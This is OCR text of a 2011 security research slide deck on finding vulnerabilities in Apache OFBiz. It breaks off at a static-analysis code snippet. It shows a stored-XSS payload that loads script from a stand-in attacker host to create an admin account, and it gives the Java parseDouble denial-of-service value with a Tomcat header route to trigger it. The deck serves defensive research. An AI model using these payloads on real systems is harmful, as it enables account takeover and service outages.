Breaking is easy, Preventing is hard

Secure in 2010? Broken in 2011!

Matias Madou, Ph.D.
Principal Security Researcher

©2011 Hewlett-Packard Development Company, L.P.
The information contained herein is subject to change without notice

ENTERPRISE SECURITY

Matias Madou

- Principal Security Researcher, HP Enterprise Security (formerly Fortify)
  - Static Analysis: Standard rules + Customization
  - Insider Threat Research
  - Hybrid: Static and Dynamic result correlation
  - Gray-box analysis (HP WebInspect + Fortify SecurityScope)


- Presentations @ DefCon, BlackHat, RSA Conference, …
- Contributor to Building Security in Maturity Model (BSIMM) Europe
- History in code obfuscation (and binary rewriting)

Overview

- Introduction
- The Test Application: Secure in 2010
- What’s new in 2011?
  - New vulnerabilities
  - New analysis techniques
- Continues Testing

Introduction

History of the experiment: Gather empirical results while developing gray-box analysis.




Test Application, criteria:

- Extensively used
- Undergone security improvements

The Test Application

- Selection criteria for the project working on:
  - Open source, java or .NET
  - **Widely used**



Top 5 Open Source
ERP Software Applications


Top 5 Open Source Enterprise Resource Planning (ERP) Software Systems

- Apache OFBix/opentaps — Overview | Reviews | Pricing
- Compiere — Overview | Reviews | Pricing
- ERP5 — Overview | Reviews | Pricing
- OpenMFG — Overview | Reviews | Pricing
- OpenPro — Overview | Reviews | Pricing

- Apache ofbiz


The Test Application

- End Users:
  - 1-800-Flowers
  - Olympus.de
  - United.com
  - BT.com
  - …



The Test Application

- Products and Projects based on Apache OFBiz:
  - OpenTaps




Products and Projects based on Apache OFBiz

Product/Project	License	Organization
OFBiz.info	Free access	
Mvelopes	Commercial, Free Trial	In2M
TurboPaye	Commercial, Free Trial	Opus Services
ALL-IN Software	Commercial	Emforium Group Inc.
Atlassian JIRA	Commercial	
opentaps Open Source ERP + CRM	GPL and Commercial	Open Source Strategies
GZoom	GPL3	Maps S.p.A. - TD Group
Neogia	GPL	
SourceTap CRM	GPL and Commercial?	
NeuLion SAVANNA	Commercial	
Codesquare Helix		
Oya	GPL 3	C-Libre
@Strategic Power Office	Commercial	Businessesnetwork.com
myofbiz.com	n/a	Adaptive Enterprise Solutions, LLC
OrangeGears Project	Apache License Version 2.0	OrangeGears
SaaS-Suite OFBiz	Commercial/APL	Corent Technology

The Test Application

- Security?
  - Multiple vulnerabilities found in CVE




CVE-2006-6587
(under review)

Le
• S

Description

Cross-site scripting (XSS)

  - Other (Exploit Search)



ENTRY [OSVDB 64516] match rank: 100%
http://osvdb.org/show/osvdb/64516


64516: Apache Open For Business Project (OFBiz) Export Product Listing Section productStoreId Parameter XSS

<em style='font-weight:bold;'>(Description Provided by <a href="http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0432" target="_blank
Project (aka OFBiz) 09.04 and earlier, as used in Opentaps, Neogia, and Entente Oya, allow remote attackers to inject arbitrary web script o
to partymgr/control/viewprofile (aka partymgr/control/login), (3) the start parameter to myportal/control/showPortalPage, (4) an invalid URI
/ReceiveReturn), (5) the contentId parameter (aka the entityName variable) to ecommerce/control/ViewBlogArticle, (6) the entityName para
component under ecommerce/control/contactus.

ATTACK TYPE = Infrastructure, Input Manipulation

  - … and an interesting video on how to become an admin by exploiting a XSS

The Test Application



https://www.ofbiz-victim.com:8443/ecommerce/control/contactus

Ofbiz The Apache Open for Business Project
Open For Commerce
Part of the Open For Business Family of Open Source Software
Welcome Bonsai Attacker! (Not You? Click Here)
[View Cart] [Quick Checkout]
Logout
Contact Us
Main
Quick Add
Order History
Shopping Lists
Requests
Quotes
Language
English (United States)
Cart Summary
Send
NEXT

From: Bonsai Attacker [10000] (Not You? Click Here)

Subject: Help<script src=http://www

Message:

Subject:
<script src=http://www.attacker.com/createUser.js></script>

Since the application does not properly sanitise the users input, we inject our payload. The payload will get executed when Administrator accesses his msgbox.


The payload performs the following actions:

-The payload stays hidden from the users view by applying customized javascript techniques thus its completely stealth to the victim.

-Creates a new user with full prviileges by the means of several XMLHttpRequests

-Send an HTTP request to the attacker's server to inform successful exploitation.

The Test Application




MY PORTAL FOR : MR. THE PRIVILEGED ADMINISTRATOR

Communications of party: [Company]

Subject	Comm. Type Id	Party Id From	Party Id To	Status ID	Entry Date	Role Type Id	Remove
Question[10004]	Web Site	Joe Watson [10001]	Your Company Name Here [Company]	Created	2010-02-18 14:59	Addressee	REMOVE

The Test Application



Find Values For Entity: UserLoginSecurityGroup

Search Options

Field Name	Primary Key	Field Type	
userLoginId	*	String, VARCHAR(255)	bonsaiUser
groupId	*	String, VARCHAR(20)	
fromDate	*	java.sql.Timestamp, TIMESTAMP	
thruDate		java.sql.Timestamp, TIMESTAMP	
lastUpdatedStamp		java.sql.Timestamp, TIMESTAMP	
lastUpdatedTxStamp		java.sql.Timestamp, TIMESTAMP	
createdStamp		java.sql.Timestamp, TIMESTAMP	
createdTxStamp		java.sql.Timestamp, TIMESTAMP	

oup, leave all entries blank

1 - 1 of 1


	userLoginId	groupId	fromDate	thruDate	lastUpdatedStamp	lastUpdatedTxStamp	createdStamp	createdTxStamp
VIEW DELETE	bonsaiUser	FULLADMIN	2000-02-01 01:38:44.252	2020-02-27 01:38:49.268	2010-02-18 15:09:02.198	2010-02-18 15:09:02.197	2010-02-18 15:09:02.198	2010-02-18 15:09:02.197

1 - 1 of 1

FULLADMIN: Highest privilege available.

The Test Application

- Bug Tracking: Security Issues grouped together



OFBiz / OFBIZ-1525

Issue to group security concerns

Type:	Improvement	Status:	Open	Assignee:	Jacques Le Roux
Priority:	Major	Resolution:	Unresolved	Reporter:	Jacques Le Roux
Affects Version/s:	SVN trunk	Fix Version/s:	None	Vote (0)	Watch (1)
Component/s:	ALL COMPONENTS				
Labels:	None				

Dates

Created: 16/Dec/07 09:23

Updated: 01/Aug/11 14:44

Description

The goal of this virtual issue is only to group together all OFBiz security issues (pending or closed).

Note that there are no **proved** security issue currently, just possible breaches.

This issue should never be closed


Issue Links

This issue **incorporates**:

~~OFBIZ-1476~~	XSS vulnerability in OFBiz Login Form
~~OFBIZ-178~~	Cross site scripting vulnerability in Forum
~~OFBIZ-260~~	Cross Site Scripting Vulnerability (XSS)
~~OFBIZ-2121~~	XSS vulnerability in eCommerce/ordermgr
~~OFBIZ-1900~~	Fortify Open Source Security Report mentioned OFBiz
~~OFBIZ-1970~~	unescaped html special characters create problems in pages
~~OFBIZ-1193~~	html code is not sanitized in all the text input field
~~OFBIZ-2243~~	In hyperlink and sub-hyperlink elements, replacement of target parameters by parameter sub-elements
~~OFBIZ-2260~~	Secure URLs in Freemarker templates files
~~OFBIZ-1106~~	Passwords in POS are shown in clear text
~~OFBIZ-2330~~	Main task for securing URLs in Freemarker templates files

The Test Application

- In the end: All known issues are fixed in Apache OFBiz 10.04



Resolution
Fixed
Duplicate
Duplicate
Fixed
Fixed
Fixed
Invalid
Fixed

- 2010-03-

Vendor fixed this issue.

Jacques Le Roux added a comment - 14/Feb/09 07:39

Fixed by recent security efforts (though the message is not c


Secure in 2010!

So… what’s new in 2011?

1) New vulnerabilities:
   Denial-of-service:
   Parse Double

The original "Denial of Service" Attack

2) Analysis techniques:
   Gray box analysis




So… what's new in 2011?

1) New vulnerabilities:
   Denial-of-service:
   Parse Double

The original "Denial of Service" Attack

2) Analysis techniques:
   Gray box analysis




Denial-of-Service: Parse Double

CVE-2010-4476 (Feb 1, 2010)

- Value: 2.2250738585072012e-308
- API: Double.parseDouble(value)


Infinite loop!



Fixed: Feb 8, 2011

Denial-of-Service: Parse Double

- Feb 01, 2011? No, no. March 04, 2001!



http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4421494

Seems down now, so details:

```
    Bug ID: 4421494
    Votes 1
    Synopsis infinite loop while parsing double literal
    Category java.classes_lang
    Reported Against 1.3 , 1.4.1
    Release Fixed
    State 5-Cause Known, bug
    Priority: 4-Low
    Related Bugs 4396272 , 4749698 , 4887667 , 6876342
    Submit Date 04-MAR-2001
```

- Why is this fixed within 1 month after the rediscover?

Denial-of-Service: Parse Double

Examples:

- Application: Apache Tomcat
- Usage: Tomcat uses parseDouble() on the value of the Accept-Language HTTP header when an application calls request.getLocale()

Big trouble!

http://blog.fortify.com/blog/2011/02/08/Double-Trouble

Denial-of-Service: Parse Double


How many issues in Apache OFBiz?

Used analysis techniques:


- Static Analysis (White Box)
- Penetration Testing (Black Box)

Denial-of-Service: Parse Double


Static Analysis (White Box)



```
UtilMisc.toMap("requestedQuantity", UtilFormatOut.formatQuantity(quantity.doubleValue()),
               "productName",        this.getName(),
               "productId",          productId);
```



```
